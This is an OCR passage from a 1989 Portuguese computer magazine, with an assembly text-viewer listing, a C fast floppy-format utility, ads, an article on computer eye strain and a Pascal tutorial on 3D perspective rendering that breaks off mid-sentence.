        mov ah,45h                      ; defeito ( descritor 2 )
        int 21h
transfer: cld
        mov dx,offset buffer
        mov cx,4096                     ; Vai-se agora procder a'
transferencia de dados
        mov bx,bp                       ; do ficheiro de entrada par o buffer
interno
        mov ah,3fh                      ; lendo 4K de cada vez
        int 21h
        or ax,ax                        ; AX = numero de bytes lidos
        jnz read                        ; Se tiverem sido lidos 0 bytes entao
acaba o
the_end: or bp,bp                       ; programa , tendo no entanto o
cuidado                                 de fechar
        jz can_go                       ; o ficheiro de entrada se este for o
por defeito
        mov ah,3eh
        mov bx,bp
        int 21h
can_go: int 20h                         ; Voltar ao DOS
```

```
        read: mov cx,ax          ;  Bytes lidos
              mov si,dx          ;  offset do buffer interno
              next: lodsb        ;  Ler um carater
              cmp al,1ah         ;  E' o caratere fim de ficheiro ?
              jz the_end         ;  Sim , acaba-se o programa
              cmp al,0dh         ;  E' o caratere Return ?
              jnz cont
              mov byte ptr column,1  ;  Sim , mete-se a coluna a um
              jmp display_
cont:         cmp al,0ah         ;  E' o caratere Line Feed ?
              jnz cont2
              inc byte ptr line  ;  Sim , incrementar linha corrente
              jmp display_
cont2:        cmp al,8           ;  E' o caratere Back Space ?
              jnz cont3
              cmp byte ptr column,1  ;  Sim , se nao for a primeira coluna
...
              jz display_
              dec byte ptr column    ;  ... decrementa-se o numero da
coluna
              jmp display_
              cont3: cmp al,9    ;  E' o caratere Tab ?
              jnz cont4
              mov ah,column      ;  Sim , posiciona-se o cursor no
lugar
              add ah,7           ;  assumindo que um tab
corresponde a 8 espacos
              and ah,0f8h
              inc ah
              mov column,ah      ;  Keep current column
              jmp short display_
cont4:        cmp al,7           ;  E' o caratere Bell ?
              jz display_
              inc byte ptr column    ;  Nao , incrementa-se a coluna
              mov ah,column
              cmp ah,n_cols      ;  Se se estiver na ultima coluna ,
incrementa-se
              jbe display_       ;  a linha e coloca-se a coluna a um
              inc byte ptr line
              mov byte ptr column,1
display_:     mov dl,al          ;  Mostrar no ecran o caratere lido
```

```
              mov ah,2
              int 21h
              mov ah,line        ;  Ver se se chegou ao fim do ecran
              cmp ah,25          ;  Caso isso tenha acontecido ,
manda-se
              jb less            ;  uma mensagem e espera-se por
uma tecla
              mov dx,offset more
              mov ah,9
              int 21h
              mov ah,0ch
              mov al,1
              int 21h
              mov dx,offset crlf
              mov ah,9           ;  Depois de lido o teclado muda-se
de linha e
              int 21h            ;  metem-se os contadores de linha e
coluna a um
              mov byte ptr column,1
              mov byte ptr line,1
              dec si
              inc cx
less:         dec cx             ;  Decrementar o contador de
carateres lido ,
              jz jump            ;  se chegar a zero le-se um novo
bloco de 4K
              jmp next
jump:         jmp transfer

              n_cols db 80
column        db 1
line          db 1

more          db 0dh,'-- more --$'
              crlf db 0dh,0ah,'$'

buffer        label word

code          ENDS

END           begin
```


Graficria

- Executamos todo o tipo de trabalhos gráficos com criatividade, profissionalismo e competência
- Utilizamos a eficácia e rapidez da edição computorizada aliada à experiência das artes gráficas convencionais
- Oferecemos alta qualidade por baixo preço
- Cumprimos prazos
- Contacte-nos

Rua Alfredo Roque Gameiro, nº 21 - 1º Dtº 1600 LISBOA ☎ 76 27 32

FORMATAR UMA DISQUETE EM 3 SEGUNDOS!!?



Sim é verdade. Não se trata de gralha mas sim dum pequeno programa que executa uma formatação lógica duma disquete tão rapidamente como três segundos (para um IBM PC Compatível a 8 Mhz).

COMO É QUE ISSO É CONSEGUIDO?

Antes de explicar como este feito foi executado comecemos por definir formatação lógica e física:

Formatação física — este tipo de formatação efectua uma preparação da disquete para posteriormente ser usada para leitura/escrita. É este o tipo de formatação que o MS-DOS faz. Neste tipo de formatação é guardado um registo de todos os ''clusters'' (usualmene um bloco de 1024 byts) que apresentam deficiências ao nível físico, i.e., não se conseguiu formatar essa parte do disco.

Formatação lógica — nesta formatação o que apenas se efectua é a limpeza de todos os dados que constam da disquete preparando-a assim para receber novos dados.

Como facilmente se pode concluir a formatação física é indispensável quando se quer preparar uma disquete nova não formatada. No entanto, após a primeira formatação física já se tem uma informação de quais os clusters que não podem ser usados pois ao efectuar-se uma posterior formatação física serão exactamente os mesmos a serem inutilizados.

Ora, essa dedução parece clara como a água, mas o MS-DOS ao formatar uma disquete efectua sempre uma formatação física que é algo morosa como é do domínio público. Para utilizadores como eu queutilizam muitas disquetes, por vezes torna-se necessário formatar as disquetes de tempos em tempos. Esta tarefa torna-se bastante aborrecida quando se tem que esperar mais de um minuto para formatar cada disquete, sobretudo para pessoas com pouca paciência!

Para meu socorro ocorreu-me a ideia de criar o meu próprio programa de formatação lógica! A execução de este programa tornou-se bastante simples sendo de espantar como é que ainda não existe um utilitário que efectue a mesma operação (ou, pelo menos, com a mesma rapidez).

COMO FUNCIONA?

O programa está dividido em três partes essenciais:

1 — É feita uma leitura do sector de boot da disquete (sector 0) para se descobrir qual o tipo de disquete que se vai formatar: 320 K, 360K, 720K, etc... Para mais informações sobre este tema compre a SPOOLER do próximo mês.

2 — São lidas as FAT's (File Allocation Table) e a directoria de raiz da disquete para memória, para posterior tratamento:

2.1 — A FAT é limpa preservando a informação sobre os clusters inutilizados.

2.2 — A directoria de raiz é limpa.

2.3 — Caso seja pedido é introduzido o novo volume da disquete.

3 — A FAT e a directoria de raiz são escritas na disquete a partir da informação que estava em memória acabando a acção de formatação. De seguida é mostrado a informação sobre o número de bytes disponíveis na disquete.

A sintaxe de evocação deste programa é:

FFORMAT drive: V, onde a opção ''v'' significa que deve introduzir-se um novo volume na disquete e ''drive:'' representa a unidade onde se encontra a disquete a formatar.

MIGUEL VITORINO

NOTAS: É de referir de novo que este programa só funciona para disquetes que já forma formatadas fisicamente pelo menos uma vez.

```
/*******************************************************
  **  FAST FORMAT - Por Miguel Angelo Felga Vitorino  **
  **       Para : S P O O L E R - Junho 1989       **
  *******************************************************/

#include <dos.h>
#include <alloc.h>

#define SECTORS 11

extern errno;

typedef unsigned int word;

unsigned char *buffer,boot[512];

int get_cluster(int cluster)
{ int aux;

        if (!(cluster%2))
                return  (buffer[3+(int)  (cluster*1.5)]+(buffer[4+(int)
                (cluster*1.5)] & 0x0f)*256);
        else
                return       (buffer[3+cluster*1.5]       &       0xf0)/
                16+buffer[4+cluster*1.5]*256;
}

void clear_cluster(int cluster)
{
        if (!(cluster%2)) {
                buffer[3+cluster*1.5]=0;
                buffer[4+cluster*1.5]&=0xf0;
        } else {
                buffer[3+cluster*1.5]&=0x0f;
                buffer[4+cluster*1.5]=0;
        }
}

error_read()
{
        puts("\007Error reading disquette!"); exit(1);
}

error_write()
{
        puts("\007Error writing disquette!"); exit(1);
}

main(argc,argv)
int argc;
char *argv[];
{ int item,drive,count,clus,volume=0;
    register f;
    char ans,label[81];
    word  sectors,sect_FAT,sect_ROOT,clusters;

        if (argc<2) {
                puts("Drive ID must be specified!");
                exit(1);
        }
        argv[1][0]&=0xdf;
        drive=argv[1][0]-'A';
        if (!(argv[1][1]==':' && (drive==0 || drive==1))) {
                puts("Invalid Drive ID!");
                exit(1);
        }
        if (argc==3)
                if (argv[2][0]=='/' && (argv[2][1]=='v' || argv[2][1]=='V'))
                volume=1;

        do {
                printf("Insert new disquette for drive %s\n",argv[1]);
                printf("and press ENTER when ready...\n");
                while ((ans=getch())!='\r' && ans!=3);
                if (ans==3) exit(1);  /* Carregou-se em Control-C ! */

                if (absread(drive,1,0,boot) || !boot[0]) error_read();
                /* Ler informacao do sector de boot */
                sectors = *((word *) &boot[19]);
                sect_FAT = *((word *) &boot[22]);
                sect_ROOT = (*((word *) &boot[17]))*32/512;
                clusters = (sectors-(1+2*sect_FAT+sect_ROOT)) / boot[13];
                if (boot[26]==1) clusters/=2; /* So' um lado ! */
                sectors=sect_FAT*2+sect_ROOT;
                buffer=malloc((sect_FAT*2+sect_ROOT)*512);
                if (absread(drive,sectors,1,buffer) || !buffer[0]) error_read();
                count=0;

                for (f=0;f<clusters;f++)
                        if  (get_cluster(f)!=0xff7)  clear_cluster(f);  else
                        count++;
                memset(&buffer[sect_FAT*2*512],0,sect_ROOT*512);
                if (volume) {
                        printf("\nVolume Label (11 characters or ENTER for
                        none) ? ");
                        gets(label);
                        if (label[0]) {
                                if (strlen(label)<11)
                                        for (f=strlen(label);f<11;f++) label[f]='
                                        ';
                                strupr(label);
                                label[11]=0x28;
                                label[12]=0;
                                strcpy(&buffer[sect_FAT*2*512],label);
                        }
                }
                if (abswrite(drive,sectors,1,buffer)) error_write();
                absread(drive,1,1,boot);
                if (strncmp(boot,buffer,512)) error_write();
                printf("\n      %6ld total space on disk\n",clusters*1024L);
                if (count) printf("      %6ld bad clusters\n",count*1024L);
                printf("            %6ld free space on disk\n",(clusters-
                count)*1024L);
                printf("\nFormat another ?");
                scanf("%c%*c",&ans);
        } while (ans=='s' || ans=='S' || ans=='Y' || ans=='y');
}
```




APRICOT, NCR, IBM, PS/2, OLIVETTI, NEC,COMPAQ,DATA GENERAL, AT & T, DEC, HP, GOULD, APPLE, ALTOS, UNISYS, INTEL. (marcas registadas pelos respectivos fabricantes)

ABRA AS PORTAS AOS SEUS MICROS E MINIS!

UTILIZE A POTÊNCIA DO XENIX E PACKAGES DISPONÍVEIS DA SCO THE SANTA CRUZ OPERATION

Procure-os no seu fornecedor habitual!

Para qualquer esclarecimento, contacte pelos telefones: 69 24 94-69 25 97-69 03 18

COMPUTADORES OLHOS MELHORES? OU PIORES?

Desde que a TV foi inventada, muito se tem falado sobre os malefícios na visão provocados pelos tubos de raios catódicos. Uma discussão que foi já polemizada em outras épocas, no que se refere aos aparelhos de televisão, e que volta agora em força com a maciça utilização de computadores em todos os níveis. Quem já não ficou com os olhos vermelhos a arder, a lacrimejar e mesmo com dores de cabeça, ao utilizar o computador? Mas o que há de verdade sobre o assunto? O uso de computadores faz mesmo mal à vista?

Segundo o oftalmologista Carlos Trincão, do Hospital da Marinha, em Lisboa, o assunto precisa de ser desmistificado. ''O computador faz tanto mal à vista como uma folha de papel e um lápis para os quais se fica a olhar fixamente'', explica Trincão, acrescentando que o computador é uma técnica nova e que exige outra abordagem da questão.

Depois de vários estudos e pesquisas elaborados por diversos cientistas em todo o mundo, os médicos chegaram à conclusão que os problemas oftalmológicos provocados pelo computador estão ligados ao cansaço visual e não a algum tipo de emissão de raios de qualquer espécie. Um congresso internacional de ergo-oftalmologia realizado no ano passado concluiu que não havia nada estatisticamente significativo em termos de consequências visuais advindas do uso do computador. ''Durante muito tempo ouviu-se falar de emissão de raios-X, micro-ondas, rádio e radiação ionizante. No ambiente em que vivemos há mais radiação ionizante do que a emitida pelo computador; as emissões de rádio e micro-ondas estão muito abaixo das mais rígidas normas de segurança dos países mais avançados, como os Estados Unidos e a União Soviética, e quanto aos raio-X, a emissão é tão ínfima que se torna imperceptível'', revela Carlos Trincão.

Ele acentua que as irritações e incómodos provocados pelo uso intensivo de computadores estão quase sempre ligados à monotonia - factor psicológico - e à fixação prolongada do foco visual num ponto constante - factor fisiológico. Trincão compara o problema à situação de uma pessoa que fica a apertar por muito tempo um objecto entre as mãos. Depois de algum tempo, os músculos do braço estarão rijos e doloridos, ao passo que, se o indivíduo fizer vários movimentos com a bola, apesar de se movimentar mais, cansar-se-á muito menos, pois há variação de exercícios e a utilização equilibrada de outros músculos. O mesmo se passa com os olhos. Ao focar uma distância fixa durante muito tempo, os músculos do globo ocular cansam-se.

''No antigo trabalho de escritório, antes da invasão dos computadores, a vista cansava-se muito menos porque o indivíduo olhava para a sua máquina de escrever, levantava-se para ir ao arquivo, olhava as facturas, voltava à sua secretária, pedia uma informação adicional a um colega.



Agora, fica tudo centrado no computador, bastando uma selecção de funções para se obterem todos os dados necessários e mantendo a vista fixa num mesmo ponto'', diz, explicando que a solução é evitar fixar um foco, seja ele o teclado ou o ecrã, olhando, sempre que possível, para outros pontos da sala ou pela janela, variando o ponto de referência. ''O importante é olhar para tudo; mudar, variar a visão, mexer os olhos'', diz Trincão, recomendando um mínimo de cinco minutos de descanso para cada hora de trabalho com computadores. ''Uma pessoa que descansa pelo menos cinco minutos em cada hora trabalha menos tempo, mas produz mais''.

Um detalhe que, à primeira vista, parece não ter nada a ver com a questão, mas que Carlos Trincão sublinha como um dos factores mais prejudiciais à visão para quem trabalha com computadores é a sua disposição na sala de trabalho. Ele explica que muitas pessoas, querendo optimizar o espaço do escritório, colocam o computador a um canto, obrigando a quem o utiliza ficar virado para a parede. ''Isso é errado. A pessoa olha para o monitor, levanta a cabeça e olha para a parede alguns centímetros atrás e não descansa a vista''. O ideal, segundo ele, é inverter a posição e colocar a pessoa de costas para a parede para que ela, ao olhar por cima do monitor, possa descansar a vista focando coisas mais distantes.

Outro erro muito comum e que provoca um dos maiores cansaços visuais para quem utiliza computador



é posicioná-lo de uma forma que os focos de luz da sala criem reflexos no ecrã, exigindo um esforço muito grande para olhar para os caracteres no monitor. ''Enfim, esta é uma máquina como outra qualquer que tem que ser estudada e aperfeiçoada no sentido de dela se obter o maior benefício possível'', conclui Trincão.

Para evitar este problema a melhor solução é a instalação de um filtro, que, porém, possui o inconveniente de diminuir a intensidade de luz no ecrã. Isso pode ser um problema nos monitores mais antigos - sem regulação de brilho e contraste. Carlos Trincão aconselha a efectuar a regulação da luminosidade do monitor de acordo com a luz do ambiente que o rodeia. Muitas pessoas que trabalham à noite têm a mania de apagar as luzes e trabalhar só com a luz do monitor, o que é cansativo.''

O contraste também é importante, sobretudo nos computadores monocromáticos. Os contrastes muito fortes devem ser evitados, assim como os pouco visíveis. Se houver possibilidade, deve utilizar-se a cor verde para os caracteres, pois é o espectro visível que proporciona o maior conforto visual. Se não for possível escolher a cor para o seu monitor, uma opção são os óculos com lente esverdeada encontrados no mercado. Trincão reconhece a eficácia destas lentes para os casos de aumento de conforto visual em computadores ou monitores sem opção de cor, mas afirma que, de uma forma geral, as lentes não beneficiam nem prejudicam a visão. ''Eu, às vezes, até as receito a alguns pacientes, mas, não acho que sejam fundamentais para o trabalho com computadores'', afirma.

Para o caso de pessoas com deficiências visuais (miopia, hipermetropia e astigmatismo), ele recomenda que trabalhem sempre com a correcção visual necessária, ou seja, óculos ou lentes de contacto. Apenas em alguns casos de miopia há um aumento no conforto visual depois de retirados os óculos. São os casos de poucas dioptrias, onde a vista míope se adapta confortavelmente às pequenas distâncias. Nesses casos, os óculos tendem a exigir um esforço de correcção para o que já se vê (embora anormalmente) sem esforço algum. Embora esteja teoricamente errada, esta atitude provoca um certo conforto visual por a vista se adaptar erradamente às distâncias curtas.

Porém, para os hipermétropes e astigmatas, o uso de óculos e lentes é indispensável, podendo a sua ausência provocar severas dores de cabeça.

Para aqueles que têm dificuldades de visão e ainda não usam correctores visuais, o mais aconselhável é ir a um oftalmologista para efectuar as devidas correcções. Não é comum o portador de deficiências visuais aperceber-se que tem problemas de visão, atribuindo, muitas vezes, dores, irritações oftalmológicas e enxaquecas a factores que não são as razões principais do seu problema, como, por exemplo, ao seu computador. É verdade que este pode provocar cansaço visual, mas você já pensou que pode estar a ver mal ?

Algumas "dicas" para obter um maior conforto visual ao trabalhar com computador:

- A posição da sua cadeira é importante. O encosto deve ser alto, para quando o utilizador se começa a reclinar para trás depois do uso prolongado e deve possuir regulação de altura e inclinação, bem como rodas.
- Deve instalar-se o computador com um bom campo visual por trás a fim de proporcionar o necessário repouso à vista, através da focalização de distâncias maiores.
- O teclado deve, de preferência, ser separado do ecrã para poder ser colocado na posição mais confortável. O ideal é que tanto o teclado como o ecrã, a cadeira e a mesa sejam reguláveis.
- É importante que, para cada hora de trabalho, haja, pelo menos, cinco minutos de descanso. Deste modo, o próprio trabalho acaba por render mais.
- Olhe para toda a sala, exercite os seus olhos. Evite fixar constantemente o ecrã ou o teclado.

CARLOS VIEIRA

GAC
Gabinete de Administração e Contabilidade
FISCALIDADE
AUDITORIA
CONTABILIDADE
Qtª Caniços, Lote 2 - c/v Dtª
2625 Póvoa Stª Iria Telf: 259 29 92

SÓLIDAS REPRESENTAÇÕES EM PERSPECTIVA

BAIXOS PREÇOS + VELOCIDADE = GRÁFICOS

A actual tecnologia de software presta cada vez mais atenção ao desenvolvimento de produtos gráficos. Não que só agora seja possível debruçar-se sobre este campo, até porque as bases hardware para tal já estão criadas à bastantes anos. Simplesmente apenas há relativamente pouco tempo se tornou economicamente viável fazê-lo. Com efeito o decréscimo do preço do hardware por um lado, e o contínuo acelerar de velocidades de processamento que permitem agora suportar o *overhead* de uma interface gráfica por outro, deram o impulso que faltava à computação gráfica.

Um dos problemas que se põem ao nível desta disciplina é a representação de objectos em perspectiva. A lista de soluções é longa, dependendo do grau de sofisticação que se queira imprimir ao resultado final. A mais simples resulta de uma representação *wire-frame* do objecto. Deste passa a interessar-nos unicamente o conjunto das suas arestas que vão então constituir uma *wire-frame*, ou em português, uma estrutura de arame.

Uma outra abordagem consiste em passar da aresta para a face como elemento de trabalho e afixar unicamente as faces visíveis do sólido.

Vejamos então como escrever um programa que leia a definição de um sólido a partir de um ficheiro, por exemplo, e o afixe no monitor. A solução adoptada será a das faces preenchidas, que permite de resto tirar muito melhores efeitos. O programa deverá ainda permitir que o utilizador mude a posição do observador em relação ao objecto de uma forma interactiva.

AS PRIMEIRAS ESTRUTURAS DE DADOS

Um sólido fica definido pelas coordenadas dos seus vértices, e pelo conjunto das suas faces. Isto corresponde às seguintes estruturas de dados Pascal:

```
Vertices = array [ 1 .. 4, 1 .. MAXVERTS ] of real;
```

Cada coluna desta matriz contém as coordenadas homogéneas de um vértice do sólido. Neste tipo de coordenadas é acrescentado um factor de escala às três habituais coordenadas cartesianas **x, y, z**. Assim, o ponto (**a, b, c**) é representado pela coluna [**x y z w**] onde:
a = x/w, b = y/w, c = z/w.




```
UmaFace =  record
             nLados : integer;
             Lados : array [ 1 .. MAXLADOS ] of integer
           end;
```

UmaFace representa isso mesmo, ou seja, uma face. **nLados** indica quantos lados tem a face e **Lados** é um array contendo os índices das colunas de Vértices correspondentes aos vértices da face. A ordem destes deverá ser aquela que resulta de percorrer o bordo da face no sentido directo ou anti-horário. Isto é fundamental que assim seja para podermos decidir se uma face é visível ou não.

Note-se no entanto que esta implementação se tornaria completamente obsoleta no caso de o número de faces ser muito grande e o número de lados destas variar muito. Nestas circunstâncias o espaço desperdiçado facilmente poderia atingir a quase totalidade. A solução que se utiliza em casos como este é ter um único array em vez de um array por face. **UmaFace** limita-se então a indicar em

"o decréscimo do preço do hardware por um lado, e o contínuo acelerar de velocidades de processamento deram o impulso que faltava à computação gráfica"




Figura 1

"Se estava indeciso quanto a ler este artigo, de certeza que depois de olhar para esta expressão deixou de estar"

que ponto deste array começa a respectiva face bem como o número de vértices que a compõem:

```
UmaFace =   record
          nLados : integer;
          OffLado : integer; { offset no array Vert }
          Cor : integer
                    end;
Ordenacao = record
              nOrdem : integer;
              Ordena : array [ 1 .. MAXFACES ] of
                       record Val : real;
                       Ind : integer
                    end
            end;
Faces = record
        nFaces : integer;
        Face : array [ 1 .. MAXFACES ] of UmaFace;
        Ordem : Ordenacao;
        Vert : array [ 1 .. MAXVERTFACES ] of integer
      end;
```

Como se vê acrescentou-se ainda o campo **Cor** por forma a podermos especificar a cor de cada face. Por seu lado o tipo **Faces** serve para guardar informação respeitante a todas estas. Um dos seus campos, **Vert**, é o tal array onde ficarão os vértices das mesmas. O campo **OffLado** de **UmaFace** encarrega-se de dizer qual o *offset* dentro deste array para a face correspondente.

Falta dizer para que serve o campo **Ordem** do tipo **Ordenação**. Uma vez que as partes escondidas do objecto não poderão aparecer no monitor, haverá que se proceder a uma ordenação das faces, antes deste ser afixado. Este campo será usado nessa ordenação. No fundo trata-se de um vector acompanhado já que o campo **nOrdem** se encarrega de dizer quantos elementos significativos se encontram no array.

A única coisa que falta agora é encapsular tudo isto no tipo **Solidos**:

```
Solidos =   record
          nVertices : integer;
          Objecto : Vertices;
          Imagem : Imagens;
          TodasFaces : Faces
        end;
```

Não se disse ainda para que servem os campos **Imagem** em **Vertices**: No primeiro vamos colocar as coordenadas dos vértices no ecrã após as calcularmos claro, e no segundo o número de vértices. O campo **Imagem** é muito simples:

```
Imagens =   array [ 1 .. 3, 1 ..
MAXVERTS ] of real;
```

Conforme veremos estas não serão ainda exactamente as coordenadas a utilizar quando se escrever no ecrã. Haverá ainda que proceder a algumas operações.

UM MODELO

O passo seguinte é agora arranjar um modelo que nos facilite a conceptualização do problema.

Imaginemos então que temos um cubo e uma máquina fotográfica. Se nos dispusermos a fotografar o cubo, de que dependerá o resultado final ? Vai depender da posição relativa entre a máquina e o cubo, e da focagem da lente.

Vamos começar por tratar o primeiro aspecto e para isso nada melhor que considerarmos a existência de um referencial absoluto **O**, onde vamos posicionar o cubo e a câmara. Para facilitar vamos supôr ainda que o cubo se encontra na origem deste referencial.

Seguidamente consideremos a existência de um outro referencial **L** em cuja origem vamos posicionar a câmara. A objectiva da câmara estará sempre disposta ao longo do eixo **yL** que por seu lado apontará para a origem do referencial absoluto. O eixo **zL** define a verticalidade da câmara.

TRANSFORMAÇOES

O nosso problema está pois localizado e consiste em arranjar uma transformação que nos leve do referencial absoluto ao referencial da lente **L**. A posição deste será definida em termos de coordenadas esféricas **Teta, Fi, Ro** (fig. 1). A verticalidade da câmara será dada por um ângulo de Orientação. Com todos estes dados podemos já escrever a transformação:

```
rot( z, Pi / 2 - Teta ) * rot( x, Pi / 2 - Fi ) * rot( y, Orientação )
* trans( 0, Ro, 0 ) * rot( z, Pi )
```

Se estava indeciso quanto a ler este artigo, de certeza que depois de olhar para esta expressão deixou de estar. No entanto peço-lhe que continue e desde já prometo que nada de tão complicado aparecerá até à ultima linha.

Passemos então à explicação. Como já deve ter adivinhado **rot** significa rotação e trans, translacção. O significado de **rot(z, Pi / 2 - Teta)** é pois rodar em torno do eixo **z** de um ngulo **Pi / 2 - Teta**, e **trans(0, Ro, 0)** significa fazer uma translacção segundo o eixo y de **Ro**. A explicação é agora bastante intuitiva se pensarmos nas cinco transformações como uma sequência de movimentos que nos levam do referencial absoluto ao referencial da lente. Imaginemos que **L** começa por estar coincidente com **O**. Com o primeiro movimento, **yL** passa a fazer um ângulo

Teta com **xO**. O segundo leva **yL** a fazer um ângulo **Fi** com **zO** enquanto que a sua projecção sobre o plano **xyO** continua a fazer um ângulo **Teta** com **xO**. A terceira rotação destina-se a dar à lente a verticalidade pretendida. Finalmente desloca-se **L** de **Ro** ao longo de **yL** por forma a que os referenciais fiquem à distância **Ro** pedida. A rotação final destina-se a apontar **yL** no sentido da origem de **O**.

TRANSFORMAÇOES E MATRIZES

Estas transformações representam-se facilmente através de matrizes. Uma translacção seguida de uma rotação é dada pela seguinte matriz:

ex	jx	kx	x
ey	jy	ky	y
ez	jz	kz	z
0	0	0	1

onde **x, y, z** são respectivamente translacções de magnitude **x, y, z** ao longo dos eixos **x, y, z e (ex , ey, ez), (jx, jy , jz), (kx, ky, kz)** são os vectores unitários dos eixos coordenados após a rotação.

Isto sugere a seguinte estrutura de dados :

```
TransfMat = array [ 1 .. 4, 1 .. 4 ] of real;
```

Por fim, qualquer referencial será sempre representado pela transformação que leva do referencial absoluto ao referencial em causa. O referencial absoluto será pois o elemento neutro das transformações, ou seja a matriz identidade.

OS PRIMEIROS PROCEDIMENTOS

Vejamos então como traduzir estas ideias em Pascal. Comecemos por escrever um procedimento que roda um referencial **MatIn** em torno do eixo dos **x** de **Teta** para produzir um referencial **MatOut**:

```
procedure xRot ( var MatIn : TransfMat; Teta : real;
                                    var MatOut : TransfMat
);

var CoSeno, Seno : real;
  Mat : TransfMat;

begin Seno := sin ( Teta );
      CoSeno := cos ( Teta );
      Mat := IDENTIDADE;
      Mat [ 2, 2 ] := CoSeno;
      Mat [ 2, 3 ] := -Seno;
      Mat [ 3, 2 ] := Seno;
  Mat [ 3, 3 ] := CoSeno;
  Composicao ( MatIn, Mat, MatOut )
end;
```

Identidade é a matriz identidade. O procedimento **Composição** limita-se a multiplicar as matrizes e tem a seguinte forma:

```
procedure Composicao ( var Transf1, Transf2, Transf :
          Transfmat );
var Acum : real;
  m, n, p : integer;

begin for m := 1 to 4 do
    for p := 1 to 4 do
    begin Acum := 0;
        for n := 1 to 4 do
            Acum := Acum + Transf1 [ m , n ] *
                           Transf2 [ n , p ];
        Transf [ m, p ] := Acum
    end
end;
```

O FOCO

O nosso segundo problema tinha que ver com o foco da lente e com a forma pela qual a imagem se vai afinal produzir na película. Não entrando em pormenores do domínio da óptica, o que acontece é que a imagem de cada ponto do cubo se vai refractar na lente e produzir uma imagem virtual atrás desta. O que vamos ver na película será então uma projecção dessa imagem segundo o plano da primeira. O cálculo da imagem de um ponto faz-se através de uma transformação **Tpersp**. Se forem **(x, y, z, w)** as coordenadas de um ponto no referencial da câmara L, a sua imagem será:

$$\begin{bmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & -1/f & 0 & 1 \end{bmatrix} * \begin{bmatrix} x \\ y \\ z \\ w \end{bmatrix}$$

onde **f** é o valor do foco da lente.

ACENTANDO IDEIAS

Temos pois o nosso problema praticamente resolvido. Mas antes de nos atirarmos à programação, vamos acentar algumas ideias.

Após a leitura do ficheiro de entrada sabemos quais são as coordenadas dos vértices do cubo no referencial absoluto. Ora o que nos interessa é ter as coordenadas no referencial da lente para então as multiplicarmos por **Tpersp** e obtermos as coordenadas das imagens virtuais. Mas isto agora já é fácil uma vez que temos uma transformção **L** que nos leva do referencial absoluto ao referencial da lente. As coordenadas dos vértices no referencial da lente serão pois: **Inv(L) * Solido** onde **Inv(L)** representa a transformação inversa de **L** e **Solido** é do tipo **Solidos** e contém as coordenadas dos vértices do sólido. As imagens serão pois dadas por: **Tpersp * Inv(L) * Solido.**

Uma vez que vamos precisar inverter uma transformação, o melhor é escrevermos já um procedimento que calcula a inversa da respectiva matriz. Verifica-se facilmente que a inversa da transformação é:

